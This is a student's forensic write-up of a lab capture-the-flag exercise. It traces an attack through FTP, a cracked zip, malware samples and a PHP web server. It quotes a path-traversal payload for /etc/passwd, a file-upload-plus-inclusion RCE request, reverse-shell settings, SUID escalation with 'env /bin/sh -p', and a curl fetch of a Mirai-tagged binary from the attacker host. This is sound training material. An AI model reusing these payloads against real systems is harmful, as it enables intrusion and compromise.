ST5066CEM Skills Development 2

Submitted by: **Submitted**
to:

Name: Rojit Lamichhane **Rikesh Maharjan**

Student ID:230435

Coventry ID:14806456

Table of Contents

1. What was the attacker IP address? 1

2. What was the server IP address? 1

3. What was the first valid credentials found on the FTP server? (format username:password).. 1

4. What was the flag format?.. 1

5. What was the first file did the attacker downloaded from the ftp sever? 2

6. What was the flag that you had found from flight? 2

7. What was the first flag from image ?.. 2

8. what was the second flag from pdf ?.. 2

9. what was the sha256 sum of zip file? (format = filename:hash)............................ 2

10. The file seems to be password protected, what was the password?.................... 3

11. How many files were extracted from zip file?.. 3

12. What was the email id of the receiver? 3

13. what is the secret messages that you got from email? 3

14. what is the emage flag? 4

15. what is the flag from virus? 4

16. what was the md5 hash of game.exe? 4

17. what is the polular tag name given to the malware?.. 4

18. what was the port number for web service?(format IP:port)............................ 5

19. what was the username and password used by attacker to login this server?(format = username:password) 5

20. On which endpoint did the attacker found the sql injection and on which parameter?(format:endpoint:parameter).. 5

21. There seems to be a file inclusion local by which attacker read a file. Write down the whole payload? 6

22. The attacker uploaded some files into the web server. Write down the first file, that attacker uploaded? 6

23. Write down the flag? 7

24. What was the file extension that was blocked via the web server?........................ 7

25. The attacked combine 2 bugs to get the RCE. Write down the whole payload with filename?.. 7

26. On which port did the attacker received remote shell connection?......................... 8

27. What user did the attacker get via RCE?... 8

28. What file did the attacker use to elevate the privilege from the low privilege user to root? (FullPath) 8

29. What down the full command/payload ? 9


30. Write down the flag? 9

31. The attacker downloaded a file via a http server? what was the url?...................... 9

32. what was the md5 hash for that file?(format: filename:md5sum) 9

33. What was the tag name given to that file?.. 9


1. What was the attacker IP address?



```
32  10.747672       192.168.122.1          192.168.122.235
```

192.168.122.1


2. What was the server IP address?



```
56  14.795255       192.168.122.235       192.168.122.1
```

192.168.122.235


3. What was the first valid credentials found on the FTP server? (format username:password)



```
220 (vsFTPd 3.0.5)

USER anonymous

331 Please specify the password.

PASS anonymous

230 Login successful.
```

anonymous:anonymous

4. What was the flag format?



```
softwarica{flag_format_is_this}
```

softwarica{flag_format_is_this}

5. What was the first file did the attacker downloaded from the ftp sever?

   flag.txt


6. What was the flag that you had found from flight?

   softwarica{welcome_k33dh4ck3r}

7. What was the first flag from image ?

   softwarica{binwa1k_is_very_easy_peasy}


8. what was the second flag from pdf ?



```
Keywords                        : softwarica, C programming, joke generator, softwarica{1_found_this}
```

softwarica{1_found_this}


9. what was the sha256 sum of zip file? (format = filename:hash)



```
shilalamichhane@mac exam % sha256sum share.zip
701d9f57684851fb2753ec529106f04a8ea1ebc4d88800fe96cfe4837b77c5f9  share.zip
```

share.zip:701d9f57684851fb2753ec529106f04a8ea1ebc4d88800fe96cfe4837b77c5f9


10. The file seems to be password protected, what was the password?



```
[shilalamichhane@mac exam % john share_hash --show
share.zip/share/emage:master:share/emage:share.zip:share.zip

1 password hash cracked, 0 left
```

master


11. How many files were extracted from zip file?



```
shilalamichhane@mac exam % ls -l share
total 6904
-rw-r--r--  1 shilalamichhane  staff    61287 Feb 15 09:33 emage
-rw-r--r--  1 shilalamichhane  staff    14973 Feb 15 09:33 email1.em1
-rw-r--r--  1 shilalamichhane  staff  2104832 Feb 15 09:33 game.exe
-rw-rw-r--@ 1 shilalamichhane  staff  1348556 Feb 15 08:21 part2.pcap
```

4 files were extracted from zip file.


12. What was the email id of the receiver?




```
X-Apparently-To: alexa@yahoo.com;
```

alexa@yahoo.com

13. what is the secret messages that you got from email?



```
secret="c29mdHdhcmljYXtlbWFpbF9mb3JlbnNpY18xc19mdW59"
```




```
[shilalamichhane@mac exam % echo "c29mdHdhcmljYXtlbWFpbF9mb3JlbnNpY18xc19mdW59" | base64 -d
softwarica{email_forensic_1s_fun}%
```

softwarica{email_forensic_1s_fun}

14. what is the emage flag?

15. what is the flag from virus?


16. what was the md5 hash of game.exe?



```
shilalamichhane@mac share % md5sum game.exe
aa883f75bff0257a0fefd5d8d20c6297  game.exe
```

aa883f75bff0257a0fefd5d8d20c6297

17. what is the polular tag name given to the malware?



57/72 security vendors flagged this file as malicious

50df2efc36116c3304f57dbc7d5f6ef6adef582e53f0662b2dac87f8757f1ced

skotes.exe

peexe malware checks-user-input detect-debug-environment long-sleeps calls-wmi

Size 2.01 MB


Last Analysis Date 33 minutes ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.themida/amadey Threat categories trojan Family labels themida amadey lummastealer

amadey

18. what was the port number for web service?(format IP:port)




```
GET / HTTP/1.1
Host: 192.168.4.8:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=4807ae7f8fc3e84029784cc3e3a71ae5
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i
```

192.168.4.8:8000

19. what was the username and password used by attacker to login this server?(format = username:password)

tryhackme: !@#$%^&*


20. On which endpoint did the attacker found the sql injection and on which parameter?(format:endpoint:parameter)



```
GET /search.php?query=%27 HTTP/1.1
Host: 192.168.4.8:8000
```

search.php:query


21. There seems to be a file inclusion local by which attacker read a file. Write down the whole payload?



```
GET /users.php?player=../../../../../../../etc/passwd HTTP/1.1
Host: 192.168.4.8:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=4807ae7f8fc3e84029784cc3e3a71ae5
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i


HTTP/1.1 200 OK
Date: Fri, 14 Feb 2025 05:17:36 GMT
Server: Apache/2.4.46 (Unix) OpenSSL/1.1.1h PHP/7.4.11 mod_perl/2.0.11 Perl/v5.32.0
X-Powered-By: PHP/7.4.11
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1428
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

../../../../../../../etc/passwd


22. The attacker uploaded some files into the web server. Write down the first file, that attacker uploaded?



```
Insane
-----------------------------24951320812573499622884483060
Content-Disposition: form-data; name="challengeLink"; filename="new.php"
Content-Type: application/x-php
```

new.php


23. Write down the flag?



```
------------------------------249513208125734996228844483060
Content-Disposition: form-data; name="flag"

softwarica{file_upl0ad_bug}
------------------------------249513208125734996228844483060
Content-Disposition: form-data; name="addChallengePlayer"
```

softwarica{file_upl0ad_bug}


24. What was the file extension that was blocked via the web server?



```
<br />
<b>Notice</b>:  Undefined index: challengeLink in <b>/opt/lampp/htdocs/action.php</b> on line <b>150</b><br />
<script>
            alert('Warning: Cannot upload php files');
            window.location.href = 'adashboard.php';
            </script>
```

.php


25. The attacked combine 2 bugs to get the RCE. Write down the whole payload with filename?



```
GET /users.php?player=../challenges/1739510993rev.phtml HTTP/1.1
Host: 192.168.4.8:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=4807ae7f8fc3e84029784cc3e3a71ae5
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Priority: u=0, i
```

../challenges/1739510993rev.phtml


26. On which port did the attacker received remote shell connection?



```
  set_time_limit (0);
  $VERSION = "1.0";
  $ip = '192.168.4.5';   // You have changed this
  $port = 1337;   // And this
```

1337


27. What user did the attacker get via RCE?



```
Linux 7fcf18c6c154 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 x86_64 x86_64 GNU/Linux
 05:30:30 up  2:16,  0 users,  load average: 0.21, 0.17, 0.17
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

daemon


28. What file did the attacker use to elevate the privilege from the low privilege user to root? (FullPath)



```
find / -type f -perm /4000 2>/dev/null
/usr/bin/umount
/usr/bin/env
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/opt/lampp/bin/suexec
/greet
daemon@7fcf18c6c154:/$ 
env /bin/sh -p
```

/usr/bin/env


29. What down the full command/payload ?



```
daemon@7fcf18c6c154:/$
env /bin/sh -p
```

env /bin/sh -p


30. Write down the flag?



```
cat root.txt
c29mdHdhcmljYXtGaW5hbGx5X2lfZ290X2l0fQ==
```

softwarica{Finally_i_got_it}

31. The attacker downloaded a file via a http server? what was the url?




```
curl -o installer.elf http://192.168.4.5:7777/installer.elf
```

http://192.168.4.5:7777/installer.elf

32. what was the md5 hash for that file?(format: filename:md5sum)

installer.elf:f114d556f527c8a3b79d558429f1802b

33. What was the tag name given to that file?



Mirai Updated 1 hour ago

Katana

Mirai